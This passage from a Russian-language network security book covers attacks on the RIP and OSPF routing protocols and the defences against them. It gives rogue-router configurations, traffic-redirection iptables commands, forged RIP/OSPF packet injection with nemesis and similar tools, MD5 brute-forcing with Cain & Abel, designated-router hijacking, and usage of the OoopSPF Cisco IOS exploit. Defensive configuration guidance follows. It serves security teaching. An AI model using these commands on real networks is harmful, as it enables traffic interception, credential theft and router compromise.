В представленных выше примерах показан перехваченный обмен маршрутной информацией между двумя маршрутизаторами 192.168.66.100 и 192.168.66.101. Аутентификация не используется, в противном случае был бы указан метод, например md5.

В примере ниже router IP – это целевой роутер, трафик которого прослушивается, а с ключом –P указывается номер версии протокола RIP 1 или 2.

```
root@kali : # ass -v -i eth0 -D <router IP> -P <1 | 2>
```

Итак, мы успешно выявили маршрутизаторы, использующие протокол RIP, его версию, а также метод аутентификации. Теперь можно попробовать осуществить атаку. В простейшем случае можно перенаправить трафик через свой маршрутизатор с целью перехвата учетных данных пользователей. При этом

не забываем про ограничение в 15 маршрутизаторов между любыми двумя узлами сети.

Для осуществления атаки необходимо прежде всего сконфигурировать свой поддельный маршрутизатор и затем обменяться с соседними маршрутизаторами информацией о маршрутах.

Для этого нужно выполнить соответствующие настройки в нашем маршрутизаторе. Вот пример конфигурационного файла, где используется протокол RIP версии 2 и один ключ аутентификации.

```
!
! Zebra configuration saved from vty
! 2005/08/12 23:44:33
!
hostname legitimate.ripd
password 8 p@ssw0rd
enable password 8 Cb/yfFsI.abqs
service advanced-vty
service password-encryption
!
!
key chain dmz_auth
 key 1
  key-string secret_key
!
interface eth0
 description DMZ_network
 ip rip authentication mode md5 auth-length old-ripd
 ip rip authentication key-chain dmz_auth
!
router rip
 version 2
 redistribute connected
 network 192.168.20.0/24
!
line vty
 exec-timeout 30 0
!
```

Далее необходимо настроить форвардинг трафика через свой хост. Сделать это можно следующим способом:

```
root@kali : # echo 1 > /proc/sys/net/ipv4/ip_forward
```

Следующим подготовительным действием будет настройка трансляции адресов с помощью Network Address Translation (NAT). Это необходимо для того, чтобы пакеты, направляющиеся к или от машины жертвы, достигали конечной точки назначения, проще говоря, не терялись.

```
root@kali : # iptables -t nat -A POSTROUTING -o eth0 -s victim_IP -j SNAT --to-source your_IP
```

Перед началом атаки необходимо точно установить, на какой именно маршрутизатор вы хотите отправить поддельное RIP-обновление маршрутной информации. Получателем должен быть unicast-адрес, а не multicast, так как в этом случае атаку значительно легче обнаружить.

На следующем шаге создаем запись о маршруте:

```
router rip
version 2
```

```
default-information originate
neighbor 192.168.20.103
route 192.168.66.9/32
```

Теперь трафик, идущий из сети 192.168.77.0/24 к машине 192.168.66.9, пойдет через маршрутизатор злоумышленника, как это показано на рис. 2.20.



Рис. 2.20. *Маршрутизатор злоумышленника вклинивается в работу RIP*

Теперь после аналогичного анонса сети 192.168.77.0/24 в таблицах маршрутизации RIP появятся новые маршруты. Правда, кратчайшим маршрутом по-прежнему является путь между двумя легальными маршрутизаторами. Однако если злоумышленник каким-либо образом (например, с помощью «затопления») сможет вывести из строя легальный канал, то весь трафик пойдет через поддельный маршрутизатор.

В завершение темы поддельных маршрутов рассмотрим еще несколько утилит для генерации RIP-обновлений на регулярной основе. Примером одной из таких утилит является srip:

```
root@kali : # srip <RIP version> -n <netmask> <malicious router IP>
<targeted RIP router IP> <destination host or network IP> <metric>
```

где `<malicious router IP>` – это машина, через которую планируется перенаправлять трафик, то есть хост злоумышленника; `<destination host or network IP>` – адрес, на который передаются данные; `<metric>` – обычно используется значение 1.

Для осуществления более тонкой настройки RIP-обновлений можно воспользоваться утилитой ipmagic из проекта IP Sorcery (http://directory.fsf.org/wiki/IP_Sorcery).

Вот пример всех опций данной утилиты:

```
root@kali : #./ipmagic
Usage: ./ipmagic [options]
IP: [-is|-id|-ih|-iv|-il|-it|-io|-id|-ip]
-is: source host or address def. 127.0.0.1
-id: source destination or address def. 127.0.0.1
-ih: IP header length def. 5
-iv: IP version def. 4
-il: Time-to-Live def. 64
-it: Type-of-Service def. 0
-io: IP frag offset [(D)on't Fragment|(M)ore Fragments|(F)ragment|(N)one]
-ii: IP packet ID for fragmentation def. 0
-ip: IP protocol [TCP|UDP|ICMP|IP] def. TCP -iO: IP options
```

```
<skip>
UDP: [-us|-ud|-ul]
-us: UDP source port def. rand()
-ud: UDP destination port def. 161
-ul: UDP length
     RIP: [-uR|-uRc|-uRv]
     -uR: Send default RIP packet to port 520
     -uRc: RIP command [RQ|RS|TN|TF|SR|TQ|TS|TA|UQ|US|UA] def. RQ
     For a list of RIP commands run program with -h rip
     -uRv: RIP version [1|2] def. 2
Note: Entry Tables should be used with response packets[RS|TS|US]
     -uRa(1|2|etc.): RIP Entry table Address exmp. -uRa1
     -uRn(1|2|etc.): RIP Entry table Netmask, exmp. -uRn2
     -uRh(1|2|etc.): RIP Entry table Next Hop, exmp. -uRn(num)
     -uRm(1|2|etc.): RIP Entry table Metric
     -uRr(1|2|etc.): RIP Entry table Route Tag
     -uRe: Add default RIP Entry table to packet
root@kali : #./ipmagic -h rip
RIP Commands [RQ|RS|TN|TF|SR|TQ|TS|TA|UQ|US|UA]
     RS: Response Packet
     RQ: Request Packet
     TN: Trace On
     TF: Trace Off
     SR: Sun Reserved
     TQ: Triggered Request
     TR: Triggered Response
     TA: Triggered Acknowledgement
     UQ: Update Request
     UR: Update Response
     UA: Update Acknowledgment
```

И наконец, еще одним полезным средством для осуществления атак на протокол маршрутизации RIP является Nemesis (http://www.nemesis.sourceforge.net/). Набор опций у данной утилиты также довольно богат.

```
 root@kali : # nemesis rip help
RIP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)
RIP usage:
  rip [-v (verbose)] [options]

RIP options:
 -c <RIP command>
 -V <RIP version>
 -r <RIP routing domain>
 -a <RIP address family>
 -R <RIP route tag>
 -i <RIP route address>
 -k <RIP network address mask>
 -h <RIP next hop address>
 -m <RIP metric>
 -P <Payload file>

UDP options:
 -x <Source port>
 -y <Destination port>

IP options:
 -S <Source IP address>
 -D <Destination IP address>
 -I <IP ID>
```

```
 -T <IP TTL>
 -t <IP TOS>
 -F <IP fragmentation options>
    -F[D],[M],[R],[offset]
 -O <IP options file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>
```

Существенным недостатком описанных выше средств является то, что они не умеют отправлять RIP-пакеты с использованием аутентификации. Выходом может стать взлом аутентификации, но об этом мы поговорим чуть позже.

2.3.9. Понижение версии протокола RIP

При использовании протокола RIP версии 1 аутентификация не используется и защита обеспечивается только посредством списков доступа. Обойти списки доступа можно с помощью подделки IP-адреса источника. Далее злоумышленнику необходимо заставить маршрутизатор использовать RIP версии 1. Сделать это можно с помощью генератора пакетов, например такого как nemesis:

```
root@kali : # nemesis rip -v -c 1 -V 1 -S 192.168.66.102 -D 192.168.66.202
c2611# 340408: 8w6d: RIP: ignored v1 packet from 192.168.66.102 (illegal version)
```

Стоит отметить, что на современных маршрутизаторах Cisco под управлением операционной системы IOS этот метод не работает.

2.3.10. Взлом хеша MD5

Даже если используется RIP версии 2 с шифрованием MD5, администраторам не стоит расслабляться. MD5 можно взломать с помощью утилиты Cain & Abel (http://www.oxid.it/cain.html).

В рабочем окне программы необходимо открыть опцию Routing. Затем запустить прослушивание трафика, нажав Start/Stop Sniffer. Когда сниффер получит обновление RIP, мы сможем получить детальную информацию о передающем маршрутизаторе, аутентификации и версии протокола.

В случае если используется MD5-аутентификация, соответствующая информация будет выведена C&A, и для начала взлома необходимо нажать правую кнопку мыши и выбрать Send To Cracker (рис. 2.22).

Для выбранного маршрутизатора следует указать метод взлома. В общем случае это Brute-Force Attack (рис. 2.23).

Время, которое может занять взлом напрямую, зависит от аппаратной мощности используемого компьютера.

Стоит отметить, что как сам протокол маршрутизации RIP считается устаревшим, так и приведенные выше атаки нельзя назвать свежими. Так что хотя вероятность их успешной реализации достаточно мала, не стоит забывать о теоретической возможности их осуществления.




Рис. 2.21. *Прослушивание RIPv2 с помощью Cain*




Рис. 2.22. *Запуск перебора MD5*




Рис. 2.23. *Метод взлома*

2.3.11. Обеспечение безопасности протокола RIP

Прежде всего, говоря о безопасности протокола RIP, следует заметить, что для него требуются все те же меры защиты, что и описанные в разделе, посвященном безопасности статической маршрутизации. В дополнение к этим мерам можно повысить безопасность RIP с помощью следующих средств:

- проверка подлинности RIP версии 2;
- задание равных маршрутизаторов;
- фильтры маршрутов;
- соседи.

Рекомендую использовать эти средства в комплексе.

Начнем с проверки подлинности RIP. Злоумышленник может передать маршрутизаторам, участвующим в обмене маршрутной информацией по протоколу RIP, неверный маршрут с целью заставить передавать весь трафик через контролируемый им узел (пример приводился выше). Чтобы предотвратить изменение маршрутов RIP не имеющими на это разрешения RIP-маршрутизаторами в среде с протоколом RIP версии 2, можно настроить интерфейсы маршрутизатора, использующие RIP v2, на простую парольную проверку подлинности. Получаемые объявления RIP с паролями, не совпадающими с заданным, будут отклоняться. Учтите, что пароли пересылаются в виде обычного текста. Любой пользователь, имеющий средство прослушивания сети, например какой-либо сниффер (по аналогии с тем примером, что мы использовали

в разделе, посвященном концентраторам), может перехватывать объявления RIP v2 и просматривать содержащиеся в них пароли.

Передавать пароли можно в открытом виде и в виде MD5. По умолчанию используется открытая аутентификация. Однако я настоятельно рекомендую в промышленных сетях применять исключительно аутентификацию MD5.

В качестве примера приведу настройку аутентификации по MD5 на маршрутизаторах Cisco:

```
Router(config-if)# ip rip authentication key-chain name-of-chain
Router(config-if)# ip rip authentication mode {text | md5}
```

В этом примере необходимо указать цепочку ключей, имя цепочки, а также тип аутентификации: открытая или MD5. Более подробную информацию по настройке аутентификации в RIP можно узнать на сайте разработчика cisco.com.

Задание равных маршрутизаторов

На каждом RIP-маршрутизаторе можно задать список маршрутизаторов (по IP-адресам), от которых должны приниматься объявления RIP. По умолчанию принимаются объявления RIP от всех источников. Задание списка равных RIP-маршрутизаторов позволяет не принимать объявления RIP от нежелательных маршрутизаторов.

Фильтры маршрутов

Можно настроить фильтры маршрутов на каждом интерфейсе RIP, чтобы в таблицу маршрутизации могли добавляться только те маршруты, которые ведут к достижимым адресам сетей в объединенной сети. Например, если в организации используются подсети локальной сети с адресом 10.0.0.0, то можно задействовать фильтрацию маршрутов, чтобы RIP-маршрутизаторы отклоняли все маршруты, кроме тех, которые связывают подсети сети 10.0.0.0.

Соседи

По умолчанию протокол RIP распространяет свои объявления с помощью широковещательной (RIP версии 1 или RIP версии 2) или многоадресной рассылки (только RIP v2). Можно ограничить обмен информацией о маршрутах только с соседними маршрутизаторами. Однако этот способ будет работать не со всеми моделями маршрутизаторов по причине особенностей реализации.

Делается это с помощью следующей команды:

```
Router(config-router)# neighbor ip-address
```

Протокол маршрутизации RIP обладает множеством недостатков. Прежде всего это ограничение в 15 подсетей между любыми двумя хостами. Данный недостаток не позволяет использовать RIP в больших сетях. Еще одним недостатком является необходимость пересылать каждые 30 секунд всю таблицу маршрутов. Это создает дополнительную нагрузку на пропускную способность каналов связи. Также этот протокол неэффективен в сетях с каналами связи, имеющими различную пропускную способность, так как RIP не учитывает при построении маршрутов эту важную характеристику каналов связи.

Более распространенным на сегодняшний день протоколом маршрутизации является OSPF, к обсуждению которого мы и переходим далее.

2.3.12. Среды с протоколом OSPF

Протокол маршрутизации OSPF (Open Shortest Path First) лучше всего подходит для динамических объединенных IP-сетей большого размера с множественными путями. Как правило, протокол маршрутизации OSPF используется при маршрутизации в корпоративных сетях, содержащих в среднем 50 локальных сетей и несколько тысяч хостов.

Для лучшего понимания сравним RIP и OSPF.

OSPF является протоколом состояния канала (link-state), в отличие от RIP, являющегося протоколом вектора расстояний (distance-vector). Каждый маршрутизатор обновляет свою таблицу маршрутизации на основании векторов расстояний, который он получает от своих соседей.

При использовании протокола состояния канала маршрутизатор не осуществляет обмен информацией о расстояниях со своими соседями. Вместо этого каждый маршрутизатор активно проверяет статус своих каналов, ведущих к каждому соседнему маршрутизатору, и посылает эту информацию другим своим соседям, которые могут направить поток данных в автономную систему. Каждый маршрутизатор принимает информацию о состоянии канала и уже на ее основании строит полную таблицу маршрутизации (рис. 2.24).




Рис. 2.24. *Пример сети OSPF*

В представленной на рисунке сети оптимальным между Source и Destination будет признан маршрут с двумя красными маршрутизаторами. Причиной тому являются более быстрые каналы на этом маршруте.

С практической точки зрения основное отличие заключается в том, что протокол состояния канала работает значительно быстрее, чем протокол вектора расстояний. Нужно отметить, что в случае протокола состояния канала значительно быстрее осуществляется сходимость сети. Под понятием сходимости (converge) протокола обычно подразумевается стабилизация сети после каких-либо изменений, как, например, поломки маршрутизатора или выхода из строя канала.

OSPF также отличается от RIP (как и многие другие протоколы маршрутизации) тем, что он использует непосредственно IP. Это означает, что он не использует UDP или TCP. OSPF имеет собственный идентификатор, который устанавливается в поле протокола (protocol) в IP-заголовке.

Соответственно, и атаки на OSPF более сложны, чем на RIP. Основные сложности заключаются в следующем:

1) маршрутизатору злоумышленника необходимо сэмулировать HELLO пакет, для того чтобы обмениваться с другими роутерами маршрутной информацией;
2) зависимость от иерархии маршрутизаторов, участвующих в обмене маршрутной информацией OSPF. Роутеры, участвующие в обмене, могут иметь различный уровень в иерархической схеме маршрутизации.

С учетом указанных сложностей перейдем к рассмотрению основных атак на OSPF.

Смысл данной атаки заключается в том, чтобы представить маршрут, который проходит через машину злоумышленника, как обладающий наибольшей пропускной способностью. Одним из критериев выбора оптимального маршрута в OSPF является метрика, вычисляемая по формуле

```
метрика = reference bandwidth / link bandwidth,
```

где `reference bandwidth` = 10^8, `link bandwidth` – пропускная способность канала. Например, для каналов в 100 Мбс значение метрики равно 1, для 10 Мбс – 10 и т. д.

Таким образом, злоумышленнику нужно установить значение метрики для своего маршрута равным 1, для того чтобы сделать его приоритетным.

```
!
! Zebra configuration saved from vty
!   2005/08/16 01:22:41
!
hostname legitimate.ospfd
password 8 p@ssw0rd
enable password 8 Cb/yfFsI.abqs
log file /var/log/quagga/ospfd.log
service advanced-vty
service password-encryption
!
!
interface eth0
 description DMZ_Network
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 secret_key
!
interface eth1
!
interface 10
!
interface tun10
!
router ospf
 ospf router-id 192.168.20.111
 redistribute kernel
 redistribute connected
 network 192.168.20.0/24 area 0.0.0.0
 area 0.0.0.0 authentication message-digest
!
line vty
 exec-timeout 30 0
!
```

Когда подключение к обмену маршрутами OSPF было успешно произведено, необходимо обязательно проверить текущее состояние маршрутной информации с помощью команды show ip opsf:

```
legitimate.ospfd# show ip ospf
 OSPF Routing Process, Router ID: 192.168.20.111
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
OpaqueCapability flag is disabled
SPF schedule delay 1 secs, Hold time between two SPFs 1 secs
Refresh timer 10 secs
This router is an ASBR (injecting external routing information)
Number of external LSA 4. Checksum Sum 0x00025f81
Number of opaque AS LSA 0. Checksum Sum 0x00000000
Number of areas attached to this router: 1

Area ID: 0.0.0.0 (Backbone)
  Number of interfaces in this area: Total: 1, Active: 1
  Number of fully adjacent neighbors in this area: 2
  Area has message digest authentication
  SPF algorithm executed 29 times
  Number of LSA 9
  Number of router LSA 4. Checksum Sum 0x00025166
  Number of network LSA 1. Checksum Sum 0xffff90fa
  Number of summary LSA 2. Checksum Sum 0x000166c2
  Number of ASBR summary LSA 2. Checksum Sum 0x00014713
  Number of NSSA LSA 0. Checksum Sum 0x00000000
  Number of opaque link LSA 0. Checksum Sum 0x00000000
  Number of opaque area LSA 0. Checksum Sum 0x00000000
```

Далее следует добавить соответствующие маршруты:

```
kali / # ip route add 64.100.0.0/14 dev eth0
kali / # ip route add 128.107.0.0/16 dev eth0
```

Убедимся, что данные маршруты успешно добавились в OSPF-обмен:

```
legitimate.ospfd# sh ip ospf route

============ OSPF external routing table ===========
N E2  64.100.0.0/14         [10/20] tag: 0
                            via 192.168.66.111, eth0
N E2 128.107.0.0/16         [10/20] tag: 0
                            via 192.168.66.111, eth0
```

Как вы поняли, 192.168.66.111 – это машина злоумышленника.

Для реализации данной атаки можно также воспользоваться уже упоминавшейся ранее утилитой Nemesis, вернее ее модификацией, предназначенной специально для работы с OSPF. Вот список опций данной утилиты:

```
kali / # ./nemesis-ospf
OSPF Packet Injection -=The NEMESIS Project 1.1
I 1999, 2000 obecian <obecian@celerity.bartoli.org>

OSPF usage:
  ./nemesis-ospf [-v] [optlist]

OSPF Packet Types:
  -p <OSPF Protocol>
  -pH HELLO, -pD DBD, -pL LSR, -pU LSU, -pR LSA (router),
```

```
  -pN LSA (network), -pM LSA (summary), -pA LSA (AS)
OSPF HELLO options:
  -N <Neighbor Router Address>
  -i >Dead Router Interval>
  -l <OSPF Interval>
OSPF DBD options:
  -z <MAX DGRAM Length>
  -x <Exchange Type>
OSPF LSU options:
  -B <num of LSAs to bcast>
OSPF LSA related options:
  -L <router id>
  -G <LSA age>
OSPF LSA_RTR options:
  -u <LSA_RTR num>
  -y <LSA_RTR router type>
  -k <LSA_RTR router data>
OSPF LSA_AS_EXT options:
  -f <LSA_AS_EXT forward address>
  -g <LSA_AS_EXT tag>
OSPF options:
  -m <OSPF Metric>
  -s <Sequence Number>
  -r <Advertising Router Address>
  -n >OSPF Netmask>
  -O <OSPF Options>
  -R <OSPF Router id>
  -A <OSPF Area id>
  -P <Payload File (Binary or ASCII)>
  (-v VERBOSE packet struct to stdout)

IP Options
 -S <Source Address>
 -D <Destination Address>
 -I <IP ID>
 -T <IP TTL>
 -t <IP/OSPF tos>
 -F <IP frag>
 -o <IP Options>

Data Link Options:
 -d <Ethernet Device>
 -H <Source MAC Address>
 -M <Destination MAC Address>
```

Необходимо указать источник, получатель, протокол и соответствующие опции. Например, для отправки поддельного Hello-пакета OSPF Neighbor маршрутизатору нужно выполнить следующую команду:

```
Kali / # ./nemesis-ospf -v -pH -N 128.107.0.1
```

Альтернативной реализацией данной атаки может стать генерация поддельных обновлений OSPF LSA, которую также можно осуществить с помощью nemesis.

```
Kali / # ./nemesis-ospf -v -pR LSA 128.107.0.1
```

Становимся Designated- или Backup Designated-маршрутизатором OSPF.

В средних и крупных сетях, использующих протокол OSPF, применяется определенная иерархия маршрутизаторов. В крупных сетях, использующих де-

сятки или даже сотни маршрутизаторов, поддержка актуальной информации является делом весьма ресурсоемким. Для разделения задач построения маршрутных таблиц и снижения нагрузки на устройства используется иерархия. На верхнем уровне такой иерархии, как правило, присутствует наиболее производительный маршрутизатор. Такой маршрутизатор именуется Designated router. Назначение данного устройства – эффективная передача актуальной маршрутной информации всем маршрутизаторам, участвующим в обмене OSPF (рис. 2.25).




Рис. 2.25. *Назначение Designated router*

В случае выхода из строя Designated router его должен заменить Backup designated router, то есть резервный маршрутизатор верхнего уровня.

Designated router выбирается в результате голосования на основании приоритета маршрутизатора и его IP-адреса.

Злоумышленник может попытаться стать этим designated router.

В случае если DR назначен приоритет 255, а BDR – 254, выиграть выборы невозможно. Однако многие администраторы не используют максимальные значения приоритетов, назначая DR и BDR 100 и 10 или 2 и 1 соответственно. Иногда DR и BDR назначаются наиболее подходящие IP-адреса.

Таким образом, злоумышленнику, для того чтобы сделать свой роутер designated, достаточно установить, каким образом производится выбор DR, и, исходя из этого, подделывать либо приоритет, либо IP-адрес.

В Quagga установить приоритет можно с помощью следующей команды:

```
ip ospf priority 255
```

В случае если DR и BDR имеют максимальные значения приоритетов, можно попробовать вывести их из строя с помощью различных сетевых атак, приведенных в этой книге, и затем уже попытаться подставить свой поддельный маршрутизатор.

Взлом OSPF MD5

Для защиты протокол OSPF использует MD5-аутентификацию. Соответственно, по аналогии со взломом MD5 в протоколе RIP, здесь эту защиту также можно взломать.

Для этого потребуется Cain & Abel. Сам процесс взлома аналогичен описанному в разделе, посвященному взлому RIP, поэтому здесь мы его описывать не будем.

Атака на OSPF с помощью эксплойта OoopSPF Exploit. В маршрутизаторах Cisco с операционной системой IOS версий 11.2, 11.3 и 12.0 возможно переполнение буфера при получении большого числа OSPF HELLO-пакетов. Концепция, реализующая данную уязвимость, представлена на сайте http://www.downloads.securityfocus.com/vulnerabilities/exploits/OoopSPF.c:

```
arhontus / # perl IOStack.pl -d 192.168.66.202 -p ****** -e ****** -r stackdump
**************************************************************************
IOSSTRING: IOS (tm) C2600 Software (C2600-IK9O3S3-M), Version 12.3(6),
RELEASE SOFTWARE (fc3)
IMAGE:     flash:c2600-ik9o3s3-mz.123-6.bin
MEMORY:    61440K/4096K
ARRAY:     82A7E210
PID  RECORD       STACK       RETURNA      RETURNV    NAME
<skip>
90   830CFF04     831FCD80    831fcd84     80446D50   OSPF Hello
150  82D290A8     831FFCA0    831ffca4     80446D50   OSPF Router
<skip>
```

```
arhontus / # ./OoopSPF
Phenoelit OoopSPF
 Cisco IOS OSPF remote exploit (11.2.-12.0)
 (C) 2002/2003 FX of Phenoelit <fx@phenoelit.de>
Usage:
./OoopSPF -s <src net> -n <src mask> -d <target rtr ip> -f <file> -t <targ#>
Options:
-s <src net>  Use this network as source (as in target config)
-n <src mask> Use this netmask as source (as in target config)
-d <target>   This is the target router interface IP
-f <file>     Use this as the new config for the router
-t #          Use this target value set (see below)
-a <area>     Use this OSPF area
-v            Be verbose (-vv or -vvv recommended)
-D            Directed attack (unicast) for 11.x targets
-T            Test only - don't send
--- barely used options ---
-L #          Number of neighbors to announce (overflow size)
-F #          Start of data (seen reverse to overflow)
-S #          NOP sleet
```

Теперь перейдем к вопросам безопасности протокола маршрутизации OSPF.

2.3.13. Безопасность протокола OSPF

В дополнение к тем мерам защиты, которые были перечислены в разделе, посвященном безопасности статической маршрутизации, можно повысить безопасность протокола OSPF с помощью следующих средств:

- проверка подлинности;
- фильтры внешних маршрутов на граничных маршрутизаторах автономной системы.

Проверка подлинности

По умолчанию интерфейсы маршрутизатора, участвующие в обмене OSPF, настраиваются на отправку простого пароля «12345678» в сообщениях приветствия OSPF. Пароль помогает предотвратить нежелательное изменение данных OSPF не имеющими на это разрешения OSPF-маршрутизаторами сети. Пароль пересылается в виде обычного текста. Любой пользователь, имеющий средство прослушивания сети, например сниффер, может перехватывать сообщения приветствия OSPF и просматривать содержащиеся в них пароли.

Фильтры внешних маршрутов на граничных маршрутизаторах автономной системы

Чтобы предотвратить проникновение в автономную систему OSPF нежелательных маршрутов, полученных из внешних источников, таких как маршруты RIP или статические маршруты, можно настроить на граничных маршрутизаторах автономной системы фильтры маршрутов. Фильтры маршрутов могут отклонять либо все маршруты, соответствующие заданному списку, либо все маршруты, не соответствующие этому списку.

Защита от затопления LSA-пакетами

Возможна ситуация, когда злоумышленник попытается «затопить» OSPF-маршрутизатор сообщениями о состоянии канала LSA (Link State Advertisement). Эти сообщения бывают различных типов. Хакер может начать отправлять данные сообщения в большом количестве и тем самым вызвать замедление или даже полную неработоспособность маршрутизатора.

В зависимости от типа сети защититься от LSA-затопления можно двумя способами. Для типов broadcast, nonbroadcast и point-to-point сетей можно заблокировать флудинг на OSPF.

В сетях point-to-multipoint вы можете заблокировать затопление для определенных соседей.

Вот примеры для обоих случаев:

```
Блокирование для интерфейса
interface ethernet 0
 ospf database-filter all out

Блокирование соседа 1.2.3.4
router ospf 109
 neighbor 1.2.3.4 database-filter all out
```

